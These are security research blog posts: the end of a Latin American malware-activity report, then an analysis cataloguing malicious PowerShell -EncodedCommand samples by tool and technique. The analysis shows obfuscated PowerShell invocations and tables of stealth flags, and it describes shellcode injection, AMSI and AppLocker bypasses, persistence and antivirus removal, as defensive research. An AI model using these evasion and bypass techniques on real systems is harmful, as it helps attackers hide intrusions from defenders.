Peru, and Colombia as shown in Figure 1. The attack would only deliver malware if the target was within these allowlisted IP addresses.

latam_2

Figure 1: Allowlisted Regions Source: BAE Systems

We believe the malware delivered by the exploit kit in this attack is a downloader tool previously associated with the Lazarus Group. This malware would allow the adversary to retrieve additional tools or perform other actions on the infected host. At this time, there has been no reports of stolen funds, although there is some reporting of large outbound data transfers from infected hosts.

MEXICO, BRAZIL, COLOMBIA, AND ARGENTINA

To better understand large scale threats that may be affecting the LATAM region, we will focus on four countries that our data showed experienced the most malware activity: Mexico, Brazil, Colombia, and Argentina.

MEXICO

Based on our data, 54% of the malicious activity we observed in the second half of 2016 in LATAM was in Mexico. The vast majority was malware delivered via email applications, but there was also a disproportionate amount of malicious activity occurring over FTP. While FTP was often abused in the past, today FTP is not a common network protocol leveraged by malware operators. In this case, from November 30 through December 5, we observed a significant outbreak of a malware variant known as Photominer.

latam_3

Figure 2 Activity in Mexico 2016 H2

This malware was first discovered in June 2016 and its main purpose was to spread itself and mine a cryptocurrency called Monero on infected hosts. To accomplish its task of spreading and infecting additional hosts, Photominer has the capability of searching for insecure FTP servers to place itself on. After placing itself on an FTP server, it then searches for any possible websites hosted on the FTP server, and modifies the website to infect any unsuspecting visitors.

BRAZIL

31% of the malicious activity we observed in LATAM occurred in Brazil. The malicious activity we observed largely comprised of attacks involving Locky. Most of these attacks were sent via email applications, followed by simple web browsing by users. Locky activity alone generated over 70% of all malicious activity in Brazil based off our data.

latam_4

Figure 3 Activity in Brazil 2016 H2

Outside of Locky activity, we began observing activity from a campaign we have called CerberSage Distribution towards the end of 2016. We’ve identified the CerberSage Distribution campaign as one that uses malicious Office documents to deliver Locky as well as two other ransomware, Cerber and Sage. Cerber is a widely available ransomware that is regularly updated and has a high success rate at encrypting hosts. Sage is a newer ransomware that behaves similar to other ransomware such as Locky or Cerber, but has an added ability to try and geolocate the victim as well as adding a persistence mechanism so that the infection starts every time the user logs into Windows. This tactic of using multiple kinds of ransomware in the CerberSage Distribution campaign may be used to expand the efficacy of infection using old, but reliable ransomware such as Locky while still being able to deliver newer variants with newer features such as Cerber or Sage in cases where Locky is ineffective.

COLOMBIA

Based on our analysis of data we found Colombia was one of the few countries not only in the LATAM region but also globally that was not dominated by Locky activity.

latam_5

Figure 4 Activity in Colombia 2016 H2

Instead, the bulk of the malicious activity consisted of the Bayrob Trojan and a malware variant called PredatorPain. PredatorPain has been around since 2008 and is another widely available, low-cost malware tool that any criminal operator could have access to. It is an information stealing Trojan capable of capturing passwords, keystrokes, screenshots, and other sensitive information. The PredatorPain activity occurred in a single wave from November 30 through December 2 via a phishing attack using a purchase order subject line in English as the lure. The Bayrob activity also used email phishing as the delivery mechanism, and in general, email applications were used in the vast majority of malware related activity in Colombia.

ARGENTINA

Much like the rest of LATAM, Locky activity was dominant in Argentina, making up over 66% of all malicious activity observed in the country. Activity involving the Bayrob Trojan was also prominent. Together, they accounted for 98% of all malicious activity observed in Argentina from July 2016 through December 2016.

latam_6

Figure 5 Activity in Argentina 2016 H2


Beyond the high volume of Locky and Bayrob activity however, several banking Trojans were also observed deployed against Argentinian targets. KINS, and Tinba, are banking Trojans whose objectives are to steal user credentials from financial institutions then siphon funds from the stolen accounts to their own accounts. KINS is a derivative of ZeuS, an older and well-known banking Trojan. KINS was created from the original leaked source code of ZeuS with minor, yet interesting changes increasing its capabilities. Tinba is now free due to its source code leaking in 2011. This makes it an attractive tool to use for many criminals. We also observed Pony, an older malware tool that has its source code available and remains very active. It was originally designed to steal user credentials, but is more often today used to retrieve additional malware once it has infected a host.

CONCLUSION

LATAM is a rapidly expanding region of Internet users that has no signs of slowing down. Criminals in particular seem to be quite aware of this phenomenon and appear to be treating the region as an emerging market to be leveraged. We know ransomware such as Locky has been largely victim-agnostic, but it has at times been questioned if certain regions might be more likely to pay a ransom versus others, which may lead to perhaps larger volume of attacks or more concentrated attacks against specific regions. The data collected and analyzed in this blog shows that this is unlikely to be the case, as ransomware activity appears to be just as voluminous in the LATAM region as any other region in the world.

The appearance of information stealers and banking Trojans activity is also interesting, as it may indicate that criminals have become aware of more users in LATAM using online banking and other online services in their everyday lives.

As the LATAM region continues to expand and develop, it is imperative that strong cybersecurity strategies are deployed throughout the region. Leveraging basic policies such as enforcing user privileges, blocking executable attachments in emails, and keeping applications patched can be extremely powerful in denying the adversaries their objectives. Pairing these policies with effective implementation of security technologies can further increase the efficacy of our strategies and allow us to maintain a strong security posture throughout the region.

ignite17-social-cover-img-facebook-820x340

Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Pulling Back the Curtains on EncodedCommand PowerShell Attacks

A note to readers: The code samples included within this blog post may trigger alerts from your security software. Please note that this does not indicate an infection or an attack; rather, it is a notification that the code could be malicious if it were live.

PowerShell has continued to gain in popularity over the past few years as the framework continues to mature, so it’s no surprise we’re seeing it in more attacks. PowerShell offers attackers a wide range of capabilities natively on the system and with a quick look at the landscape of malicious PowerShell tools flooding out; you have a decent indicator of its growth.

Microsoft has done a fantastic job in later versions of PowerShell by giving multiple ways to log PowerShell activity (Transcription, ScriptBlock, etc) so there has been a shift to try and further obfuscate attacks at runtime.

Enter stage left - the PowerShell ‘-EncodedCommand’ parameter!

As shown above from the PowerShell Help output, it’s a command intended to take complex strings that may otherwise cause issues for the command-line and wrap them up for PowerShell to execute. By masking the “malicious” part of your command from prying eyes you can avoid strings that may tip-off the defense.

The purpose of this blog will be two-fold. First, in the “Analysis Overview”, I will be analyzing 4,100 recent samples identified within Palo Alto Networks AutoFocus that employ this EncodedCommand technique to see how PowerShell is being used and what techniques are being used in the wild for PowerShell attacks. Second, I will be using this blog to catalog the PowerShell code with examples of each decoded sample to aide in future identification or research.

Analysis Overview

To perform this analysis, I needed to first identify samples that were using this technique. Because PowerShell gives you a lot of flexibility when it comes to calling different parameters, identifying samples isn’t as straightforward as one might expect.

Below are three examples of different ways the EncodedCommand parameter can be called:

  1. Fully spelled out:
    powershell.exe –EncodedCommand ZQBjAGgAbwAgACIARABvAHIAbwB0AGgAeQAiAA==
  2. Truncated with alternate capitalization:
    powershell.exe –eNco ZQBjAGgAbwAgACIAVwBpAHoAYQByAGQAIgA=
  3. Using caret escape-character injection to break-up the string:
    powershell.exe –^e^C^ ZQBjAGgAbwAgACIAVwBpAHQAYwBoACIA

There are well over 100,000 variations possible by using combinations of these methods for the “EncodedCommand” parameter alone. Keeping that in mind, I came up with the below regex that gave decent coverage to the possible variants and could easily be applied to a huge corpus of dynamic analysis reports.

This allows for extraction of lines like the below at scale for further analysis.

Now, it’s no surprise but the majority of the encoded data is clearly generated from templates and public tools - attackers aren’t re-inventing the wheel every time they need to run shellcode or download another malicious file.  This is evidenced by the fact that the underlying code is almost identical with just slight adjustments to download locations and the like. To try and perform analysis on the data then, I needed to try and identify the code and attempt to determine what generated the code, or at minimum, attempt to cluster the code into like-buckets.

Profiling Approach

To illustrate some of the difficulties involved with this, back in 2012 Matthew Graeber published a blog post about a PowerShell script he put together that could load shellcode into memory and execute it. This script has been the cornerstone template for this technique, being used in most public tools that seek to use this functionality.

Following are two iterations of the technique from TrustedSec tools Social-Engineer Toolkit (SET) and Magic Unicorn. If you compare the two samples, you’ll see that SET uses “$c” whereas Magic Unicorn uses “$nLR” for the initial variable. Similarly, the “$size” variable in SET is “$g” in Magic Unicorn, the “$sc” variable is “$z”, and finally the “$x” variable is “$kuss”.

SET

Magic Unicorn

In Magic Unicorn, there is a line within the generating script that randomizes some variables. Below is an excerpt showing how this works.

This simply replaces some variables with a string of 3-4 random alphanumeric characters; however, not all variables get replaced so the combination of the random string with known anchors allows me to theorize how it was generated. Alternatively, I can also see when it looks like this particular piece of code was copied into another tool without the randomization part of the Magic Unicorn script as the variables don’t change or was further built upon by adding additional randomization.

It’s not an exact science and, when dealing with code that has been heavily re-used over many years by many different people, you’re bound to run into scenarios where the code just doesn’t lend itself well to profiling. I’ve attempted to classify it as accurately as possible but a word of caution - take the specific names with a grain of salt throughout this analysis as nothing is stopping someone simply copying and pasting the code into their own tool.

In total, I profiled 27 clusters of public tools or capabilities, which had unique identifiers to separate them apart from the rest. I’ll get into each of them later as I catalog each variant but, for now, the below table offers a breakdown of the variants, how many samples matched, and the overall percentage it accounted for in the sample set.


Variant Count % of Total
Downloader DFSP 1,373 33.49%
Shellcode Inject 1,147 27.98%
Unicorn 611 14.90%
PowerShell Empire 293 7.15%
SET 199 4.85%
Unknown 104 2.54%
Powerfun Reverse 100 2.44%
Downloader DFSP 2X 81 1.98%
Downloader DFSP DPL 24 0.59%
Downloader IEXDS 19 0.46%
PowerWorm 19 0.46%
Unicorn Modified 14 0.34%
Scheduled Task COM 11 0.27%
BITSTransfer 11 0.27%
VB Task 10 0.24%
TXT C2 10 0.24%
Downloader Proxy 9 0.22%
AMSI Bypass 8 0.20%
Veil Stream 7 0.17%
Meterpreter RHTTP 6 0.15%
DynAmite Launcher 6 0.15%
Downloader Kraken 5 0.12%
AppLocker Bypass 4 0.10%
PowerSploit GTS 3 0.07%
Powerfun Bind 2 0.05%
Remove AV 2 0.05%
DynAmite KL 1 0.02%


Over half of the samples analyzed utilized either a generic “DownloadFile-StartProcess” technique or a variant of the shellcode injection technique shown previously.

General Distribution / Stats

Across the 4,100 samples, there were 4 file formats seen.

File Format Count % of Total
"exe" 2,154 52.54%
"doc" 1,717 41.88%
"xls" 228 5.56%
"dll" 1 0.02%


EXE and DOC format account for the majority of extensions used across this sample set. Looking further at the DOC files, 77% of them, 1,326, matched the “Downloader DFSP” variant, which defines a generic downloader using the DownloadFile-StartProcess method as shown below.

Pivoting from there, 1,159 of the DOC files (87%) match known patterns for Cerber ransomware; the implication is that a tool is being used to generate the malicious Microsoft Word Documents that create the macro which launches PowerShell with this technique as the template.

The primary method of delivery across the DOC samples is SMTP/POP3, which aligns with the status quo of delivering ransomware by using malicious Microsoft Word Documents via e-mail campaigns.

fig1

Figure 1 Applications used to deliver malicious Powershell Word Documents

Looking at the target industries also shows a fairly even distribution throughout Higher Education, High Tech, Professional and Legal Services, and Healthcare.

fig2

Figure 2 Breakdown of Industries detecting malicious Powershell Word Documents

A quick look at the distribution over time also shows a number of large spikes that, again, aligns with the standard operating procedure of e-mail campaigns.

fig3

Figure 3 Number of malicious Powershell Word Documents captured in AutoFocus over the last 12 months

Looking at how the EXE samples were classified, nothing stands out as being dominant in terms of a group or malware family; however, interestingly enough there seems to be a preference for targeting companies in the High Tech industry.

fig4

Figure 4 Breakdown of Industries detecting malicious Executables using Powershell

The distribution over time is also fairly even in comparison to the DOC sample distribution over time.

fig5

Figure 5 Number of malicious Executables using Powershell captured in AutoFocus over the last 12 months

One possible explanation for this is a variation is distribution. For example, while DOC samples were primarily seen as attachments to e-mail, EXE samples were usually delivered through Web Browsing.

The last item I’ll touch on before diving into the commands themselves is the one DLL file that was detected using the EncodedCommand technique. This DLL contains no exports but when called with the DLLMain entry point will simply launch a PowerShell Empire stager which downloads an XOR’d script from a website and then uses PowerShell’s Invoke-Expression cmdlet to run the downloaded script. This sample was related to the Odinaff family that Symantec blogged about in October 2016.

Pre-Analysis Data / Stats

Before looking at the base64 encoded data, I looked at how each process was launched. This frequency analysis and inspection gives some insight into what additional parameters are being used alongside EncodedCommand.

EncodedCommand: (4,100 Samples – 100% Coverage)

Used to pass a base64 encoded string to PowerShell for execution.

Flag Count % of Total
"-enc" 3,407 83.29%
"-Enc" 412 10.05%
"-EncodedCommand" 229 5.59%
"-encodedcommand" 40 0.98%
"-encodedCommand" 7 0.17%
"-ec" 3 0.07%
"-en" 1 0.02%
"-ENC" 1 0.02%


WindowStyle Hidden: (2,083 Samples – 50.8% Coverage)

Used to prevent PowerShell from displaying a window when it executes code. The most used variant “-window hidden” is due to the PowerShell command that the previously mentioned Microsoft Word Documents distributing Cerber are using.

Flag Count % of Total
"-window hidden" 1,267 30.90%
"-W Hidden" 315 7.68%
"-w hidden" 159 3.88%
"-windowstyle hidden" 125 3.05%
"-win hidden" 67 1.63%
"-WindowStyle Hidden" 45 1.10%
"-win Hidden" 42 1.02%
"-wind hidden" 40 0.98%
"-WindowStyle hidden" 5 0.12%
"-WindowStyle hiddeN" 5 0.12%
"-windows hidden" 4 0.10%
"-Win Hidden" 3 0.07%
"-win hid" 2 0.05%
"-Window hidden" 2 0.05%
"-Wind Hidden" 1 0.02%
"-Win hidden" 1 0.02%


NonInteractive: (1,405 Samples – 42.4% Coverage)

Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution. For the “-noni” variation, 76% were the generic shellcode injection code and SET, whereas “-NonI” was PowerShell Empire.

Flag Count % of Total
"-noni" 1,042 25.41%
"-NonI" 331 8.07%
"-noninteractive" 27 0.66%
"-NonInteractive" 4 0.10%
"-nonI" 1 0.02%


NoProfile: (1,350 Samples – 32.9% Coverage)

Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings. Similar to the breakdown for NonInteractive, “-nop” is primarily SET and the generic shellcode injection while “-NoP” is PowerShell Empire.

Flag Count % of Total
"-nop" 955 23.29%
"-NoP" 332 8.10%
"-noprofile" 57 1.39%
"-NoProfile" 5 0.12%
"-noP" 1 0.02%


ExecutionPolicy ByPass: (453 Samples – 11% Coverage)

Bypasses the default PowerShell script execution policy (Restricted) and will not block the execution of any scripts or create any prompts. It’s interesting to note that the code executed within EncodedCommand parameter does not apply to the execution policy.

Flag Count % of Total
"-ep bypass" 128 3.12%
"-exec bypass" 80 1.95%
"-executionpolicy bypass" 78 1.90%
"-Exec Bypass" 73 1.78%
"-ExecutionPolicy ByPass" 42 1.02%
"-ExecutionPolicy bypass" 26 0.63%
"-Exec ByPass" 9 0.22%
"-ExecutionPolicy Bypass" 5 0.12%
"-ExecuTionPolicy ByPasS" 4 0.10%
"-exe byPass" 2 0.05%
"-ep Bypass" 2 0.05%
"-ExecutionPolicy BypasS" 2 0.05%
"-Exe ByPass" 2 0.05%


Sta: (219 Samples - 5.3% Coverage)

Uses single-threaded apartment (now default as of PowerShell 3.0). This parameter was almost exclusively used in PowerShell Empire.

Flag Count % of Total
"-sta"  219  5.34%


NoExit: (23 Samples - 0.5% Coverage)

Prevents PowerShell from exiting after running the startup commands. This was exclusively used by the PowerWorm malware and was the only parameter used beside EncodedCommand.

Flag Count % of Total
"-noexit"  23  0.56%


ExecutionPolicy Hidden (5 Samples - 0.12% Coverage)

This actually isn’t a valid policy so PowerShell just ignores it. Every usage of it is related to a script I labeled “TXT C2”, which attempts to load a DNS TXT Record containing another PowerShell script, similar to PowerWorm. Most likely, the attacker meant to use ByPass here as they already have “-w hidden” later in their command.

Flag Count % of Total
"-ep hidden"  5  0.12%


NoLogo: (33 Samples - 0.8% Coverage)

Hides the copyright banner when PowerShell launches.

Flag Count % of Total
"-Nol" 10 0.24%
"-NoL" 10 0.24%
"-nologo" 9 0.22%
"-nol" 4 0.10%


ExecutionPolicy Unrestricted (1 Samples – 0.02% Coverage)

Similar to ByPass, but will warn the user before running unsigned scripts downloaded from the Internet. The underlying lone script that used this parameter tries to execute a script downloaded from the Internet, which should generate a warning.

Flag Count % of Total
"-ExecutionPolicy Unrestricted"  1  0.02%


Command (1 Samples – 0.02% Coverage)

Executes a command that follows the parameter as if they were typed at the PowerShell prompt. I only saw one instance of this and it was tied directly to a piece of malware that FireEye included in a blog about evading signature-based detections. The PowerShell code is included in the “Comments” field of a DOCM file and launched from a macro inside a Microsoft Word document. Below is the code in question that chains together multiple commands to perform an FTP transfer and subsequent NetCat connection.

Flag Count % of Total
"-c"  1  0.02%


Finally, I’ll end the parameter analysis by looking briefly at the top 10 combinations seen throughout this sample set.

Flag Combination Count % of Total
"-window hidden -enc" 1,242 30.29%
"-enc" 986 24.04%
"-nop -noni -enc" 736 17.95%
"-NoP -sta -NonI -W Hidden -Enc" 206 5.02%
"-EncodedCommand" 169 4.12%
"-ep bypass -noni -w hidden -enc" 102 2.48%
"-NoP -NonI -W Hidden -Enc" 60 1.46%
"-nop  -win hidden -noni -enc" 57 1.39%
"-executionpolicy bypass -windowstyle hidden -enc" 51 1.24%
"-nop -exec bypass -win Hidden -noni -enc" 41 1.00%


Even accounting for changes in case, the results only increase by a handful of samples in each category.

While doing the research to try and identify unique signatures for identification, I found multiple examples of the below, wherein the code author changes the parameters for a newer version of their tool.

fig6

Figure 6 Code Author Modified parameters between versions of a tool

This reduces the overall aggregate count for those families but I don’t believe it has much impact on the totals. In my review of the tools, authors are less focused on the dynamic ordering of the parameters or potentially dynamically adjusting parameter length to further obscure their attacks; instead they add in basic capitalization randomization and focus on the “meat” of their code. This can allow for some low-fidelity profiling based on just the way the PowerShell command is launched.

In addition, the top three combinations, which account for 72% of all combinations, are predominately straightforward and focused on just running code versus any clever attempts at further hiding their attacks from the user.

Post-Analysis Data / Stats

Next I’ll go over each of the identified variants and review their functionality. For each one that downloads a file or script, I’ll include the observed IP/Domain/URL at the end of this blog. Some of these may be malicious, some of them may be pentesters, and some of them may be people doing random testing of new techniques; unfortunately, it’s not usually possible to infer intention when doing bulk analysis but the data is provided for the reader to use as they see fit.

Downloaders

PowerShell code identified with the primary intention of downloading and running a secondary payload or executing PowerShell code obtained remotely.

Downloader DFSP (1,373 Samples - 33.49% Coverage)

This is a quintessential example of using PowerShell to download and run a file. It’s basically verbatim of the results you get when using Google to search for ways to download and run a file. As such, I’ve used the below template as a generic classification for the base64 encoded data that acts as a simple downloader for the true payload.

As was previously pointed out, almost all of the detections matching this category were linked back to the Microsoft Word documents launching this PowerShell command via a macro to download Cerber. One unique pattern observed in this sample was the usage of environment variables, in addition to their URI pattern.

Downloader for Cerber –

PowerShell Empire (293 Samples – 7.15% Coverage)

For this next one, the samples are using PowerShell Empire’s EncryptedScriptDropper to download a script remotely and decrypt it with an embedded XOR key.

In this example, the XOR key is “0192023a7bbd73250516f069df18b500” and the pulled down script, once decoded with that key, is the PowerShell Empire agent stager script that will POST system information to the C2 server and then download the encrypted Stage 1 Empire payload.

Downloader DFSP 2X (81 Samples - 1.98% Coverage)

This is the same as the previous downloader but it launches yet another instance of PowerShell to carry out the download. These were all linked to the Cerber downloader documents as well.

Downloader DFSP DPL (24 Samples - 0.59% Coverage)

Another downloader using the DownloadFile -> Start-Process technique that had two different variations within the sample set. A number of these samples matched behaviors related to Bartalex and may be indicative of changes to this well-known Office Macro generator.

Unabridged –

Abridged –

Downloader IEXDS (19 Samples – 0.46% Coverage)

This is another spin on a downloader that frequently pops-up when searching for methods to download and execute scripts for PowerShell. Effectively, the code simply downloads a PowerShell script remotely and executes it with Invoke-Expression. The resulting payloads can be quite different from one another and didn’t seem related.

The following two samples download an “Invoke-TwitterBot” script, which is “A Trojan bot controlled by a twitter account that was released at ShmooCon IX”.

BITSTransfer (11 Samples – 0.27% Coverage)

Another mechanism for downloading malware via PowerShell is through the BitsTransfer module. Background Intelligent Transfer Service (BITS) isn’t as frequently seen in downloading malware but offers similar functionality to other known transfer services, such as HTTP. Using this different method may allow attackers to avoid certain monitoring and take advantage of the fact that BITS will throttle transfers to not impact other bandwidth usage.

In my previous blog, I noted that a variant of the Cerber downloader was seen using BITS for a brief period of time and 10 out of these 11 samples were Microsoft Word documents leading to Cerber.

TXT C2 (10 Samples – 0.24% Coverage)

For this next one, the attacker uses PowerShell to make a DNS query for the TXT record of a domain. The TXT record contains another PowerShell script that is then passed to Invoke-Expression to execute.

Looking at the script which is returned shows that once this initial look-up occurs, it will set itself into a constant loop continuing to query for the TXT record of the domain and base64 decoding then executing the result.

This allows the attacker to establish a command and control channel when they are ready to interact with the compromised system.

John Lambert over at Microsoft recently tweeted about this variant and identified it as being used during penetration testing. Another example of the technique can be found in the Nishang framework for penetration testing.

Downloader Proxy (9 Samples – 0.22% Coverage)

This variant will explicitly use the configured proxy and credentials for the user running the PowerShell command. Of note for this one is the passing of the username as a value to the “u” parameter in the web request. This is a common “check-in” activity so the attacker knows whom they have infected; it can be used to further handle how subsequent interactions take place (e.g. block further connections if known sandbox username).

Meterpreter RHTTP (6 Samples – 0.15% Coverage)

This next technique simply pulls down the Invoke-Shellcode script used in tools such as PowerShell Empire and PowerSploit, and then calls the function to generate a reverse HTTPS Meterpreter shell.

All but one of the samples pulled code from GitHub, either directly through the official repository or through a forked version.

GitHub –

Non-GitHub –

Downloader Kraken (5 Samples – 0.12% Coverage)

I called this one “Kraken” simply because of the filename of the executable it downloads, (“Kraken.jpg”), but it uses a similar download technique as seen in Downloader DFSP. One difference is that instead of using the “$env” variable directly, it uses System.IO.Path to retrieve the path for the $TEMP directory.

AppLocker Bypass (4 Samples – 0.12% Coverage)

This next technique uses PowerShell to run the regsvr32 tool to bypass Microsoft Windows AppLocker. This technique was found by Casey Smith (@subTee) and abuses the fact that scripts are executed when unregistering a COM object via regsvr32.

Embedded Payloads

PowerShell code identified with the primary intention of launching embedded payloads, such as shellcode.

Shellcode Inject (1,147 Samples – 27.98% Coverage),

Unicorn (611 Samples – 14.90% Coverage),

SET (199 Samples – 4.85% Coverage),

Unicorn Modified (14 Samples – 0.34% Coverage)

As I already showed examples of SET and Magic Unicorn’s implementation of the Shellcode Injection technique, I’ve decided to just lump all of the variants together using this shellcode injection template. Below is a sample from the “Shellcode Inject” variant, which is a copy of Matt Graeber’s original post, and you’ll immediately see the similarities with the SET and Magic Unicorn code.

While the Cerber downloader accounted for a large sum of the EncodedCommand found in Microsoft Word documents, these four variants use the same technique accounting for almost the entirety launched from EXE files.

The gist of the code is that they import functions from DLL’s in the following order:

  • “kernel32.dll” VirtualAlloc
  • “kernel32.dll” CreateThread
  • “msvcrt.dll” memset

Then they load their shellcode into an array of bytes using the “0x” hex representation. Next, they call VirtualAlloc to allocate, at minimum, a 4,096 byte page of RWX memory, copy the byte-array to memory with memset, and finally transfer execution to the shellcode with CreateThread.

Out of the 1,971 samples, there were 1,211 unique shellcode payloads, indicating that over 50% of them were re-used in other attacks. Most of these tools utilize Metasploit to generate the shellcode and if they don’t accept specifying a payload, generally opted for reverse Meterpreter shells. For example, the below line is from the Magic Unicorn’s code showing how to specify the MSF payload.

The underlying code for the generation of the payload, including platform, architecture, and encoding:

Another interesting observation is that if you look at the shellcode length, the top 2 lengths were 294 and 312 bytes long, with 846 and 544 samples respectively; afterwards the sample counts fall off sharply.

Shellcode Length (Bytes) Count
294 846
312 544
337 145
303 131
285 46


What makes this interesting is the sheer volume of identical lengths signals to me that they are likely generating the same payload with the same tools and using something without much possible variation in length, such as a 4-byte IP compared to a variable length URL as the C2.

As this blog serves to catalog the differences between these variants, below are regex queries to identify the specific variant.

Shellcode Inject

Unicorn

SET

Unicorn Modified

Powerfun Reverse (100 Samples – 2.44% Coverage),

Powerfun Bind (2 Samples – 0.05% Coverage)

Another variation to code execution was found inside Powerfun, more specifically they use Metasploit’s “windows/powershell_reverse_tcp” and “powershell_bind_tcp” payloads to create interactive shells with the target system. The reverse payload is encoded with base64 and launched via a background process using System.Diagnostics.Process.

Reverse payload –

The bind payload sets up a TCP listener by listening with System.Net.Sockets.TCPClient and passing received PowerShell script to Invoke-Expression.

Bind payload –

PowerWorm (19 Samples – 0.46% Coverage)

PowerWorm is a malware family that TrendMicro blogged about in 2014 which has the capability of spreading by infecting other Microsoft Office DOC(X)/XLS(X) files. The PowerShell code is obfuscated with “junk” data placed between the legitimate commands.

Cleaned-up slightly –

The code will download Tor and Polipo by fetching download URL’s for the software from DNS TXT records and then eventually use the software to continuously check for new PowerShell commands that get passed to Invoke-Expression. Matt Graeber has done an excellent job of analyzing the full capabilities of this malware and provides de-obfuscated, commented, versions of the underlying PowerShell.

Veil Stream (7 Samples – 0.17% Coverage)

This is a similar technique as described in the “Powerfun Reverse” variant. The PowerShell code is injected into memory from a base64 string and executed with Invoke-Expression that eventually launches the actual shellcode payload. The layout of the code correlates to the Veil Framework implementation.

Persistence

PowerShell code identified with the primary intention of establishing persistence on the host.

Scheduled Task COM (11 Samples – 0.27% Coverage)

This variant seeks to create a persistence mechanism by creating a Scheduled Task that runs the malicious binary. The PE file this sample comes from drops a “minecraft.exe” and then launches this PowerShell command below - most likely, as it’s easier to pass this type of functionality off to PowerShell instead of trying to write the code into the original dropper.

The technique was seen primarily is samples associated to the Retefe banking trojan.

VB Task (10 Samples – 0.24% Coverage)

This grouping of PowerShell code originally comes from a PE that executes PowerShell with the EncodedCommand, which then creates a VBScript that is installed as a Scheduled Task. The VBSript simply launches another PowerShell script once it runs to achieve this.

DynAmite Launcher (6 Samples – 0.15% Coverage),

DynAmite KL (1 Sample – 0.02% Coverage)

DynAmite is a “Malware Creation Toolkit” which comes with your standard capabilities that one comes to expect with such a tool.

dynamitekl

It does give you the ability to mix and match the features you want and generates a PE wrapper that carries out the selected tasks, usually by simply executing PowerShell commands. The majority of code that I saw generated by this kit was taken from public tools but used swapped around variable names and locations.

The “DynAmite Launcher” variant covers the persistence aspect, which is established through creating Scheduled Tasks. Below are three different iterations of this, most likely from different versions and configurations.

For the “DynAmite KL” variant, it’s the keylogger portion of the kit but directly lifts code from an older version of the PowerSploit function Get-Keystrokes. Below are the meat of the script and a comparison of the two pieces, showing how DynAmite changes the location of the variables and types.

Get-Keystrokes –

Function DynAKey –

Other Techniques

AMSI Bypass (8 Samples – 0.20% Coverage)

Antimalware Scan Interface (AMSI) is a new feature Microsoft released in Windows 10 and is designed to facilitate communication between applications and AV products. Ideally, the application (PowerShell in this context) will take the script at runtime, after it’s deobfuscated or pulled in remotely from a website, and pass it through AMSI to your AV for scanning. If the AV software determines it’s malicious, it can now block the scripts execution.

#YAOMG (Yet Another of Matt Graebers)

Matt Graeber released a one-line tweet  that shows how you can bypass AMSI by simply changing “amsiInitFailed” to “True”, which makes it appear as if it failed to load and effectively skips this check.

The code shares a similar signature to PowerShell Empire’s XOR routine for their EncryptedScriptDropper and may be related or borrowed code.

PowerSploit GTS (3 Samples – 0.07% Coverage)

This is set of samples that simply use a module from another tool, in this case, the PowerSploit Get-TimedScreenshot. The code will take a screenshot using Drawing.Bitmap every 2 seconds.

For these types of attacks, the PowerShell code is just an augmentation to the overarching suite of tools being used in the attack, likely intended to save the attacker time in developing the desired functionality. In this case, Microsoft Excel documents contained macros that first launch a function to decode the PowerShell code and begin taking screenshots while a second function is called afterwards to decode a PE file that handles the rest of the attack.

fig7

Figure 7 Excel Macro decodes embedded Powershell script and PE file.

Remove AV (2 Samples – 0.05% Coverage)

This next variant uses PowerShell to forcefully uninstall both x86 and x64 versions of an installed AV application. It iterates over entries in the Uninstall registry path to find items with “*AVG*” and then quietly uninstalls each instance.

Notable One-Offs

After identifying as many variants as possible, I was left with around 100 “Unknown” samples, which were usually custom spins on the techniques described above. I’ll end this cataloging with a quick overview of some of the more notable samples.

Hidden Messages

This sample does some basic date checking through PowerShell and compares current datetime to an included datetime, if the current datetime is past the included one, it will not run. At the end of the code though, they leave a commented call-out to, possibly, their “hacking” group.

Another example of leaving hidden messages is in the sample below.

When you analyze the code it pulls down remotely from GitHub, which at the time of this writing kills PowerShell processes, it says “Hello SOC/IR team!  :-)”. It’s possible this is just a pentest or red-team exercise given the history of the file using “Test” a lot.

fig8

Figure 8 JavaScript file kills powershell and greets SOC/IR team.

Process Killing

This is another example of using PowerShell for specific purposes in an overarching attack. It will kill a number of processes typically associated with malware analysis.

Layers of Obfuscation

For this last example, it appears to be related to the samples shown in the “PowerSploit GTS” variants, as the originating macros are almost identical, but this sample did not use any of the other pieces.

This particular sample uses multiple layers of obfuscation to carry out its attack.

Layer 1 –

A Microsoft Excel document has a macro that pulls a base64 encoded data from a cell that is passes to PowerShell’s EncodedCommand parameter when it launches.

layer1

Layer 2 –

The decoded base64 is a long array of int values that get converted to their char value, and then executed as another PowerShell script.

Layer 3 –

The decoded data uses various techniques to obfuscate itself. The first technique is injecting backtick characters between other characters, which will be ignored at runtime. This is similar to the caret injection technique from the command-line, but works within the PowerShell code instead.

It also uses a technique commonly seen in other scripting languages by breaking up a string into a randomized list and then rebuilding the original string by calling specific values.

Cleaning up the code and building the strings shows that it downloads code remotely to pass to Invoke-Expression.

Conclusion

PowerShell is a robust scripting framework that offers a lot of capabilities, both for defense and offense. Hopefully this blog has served to highlight some of the current techniques being used in tools and attacks.

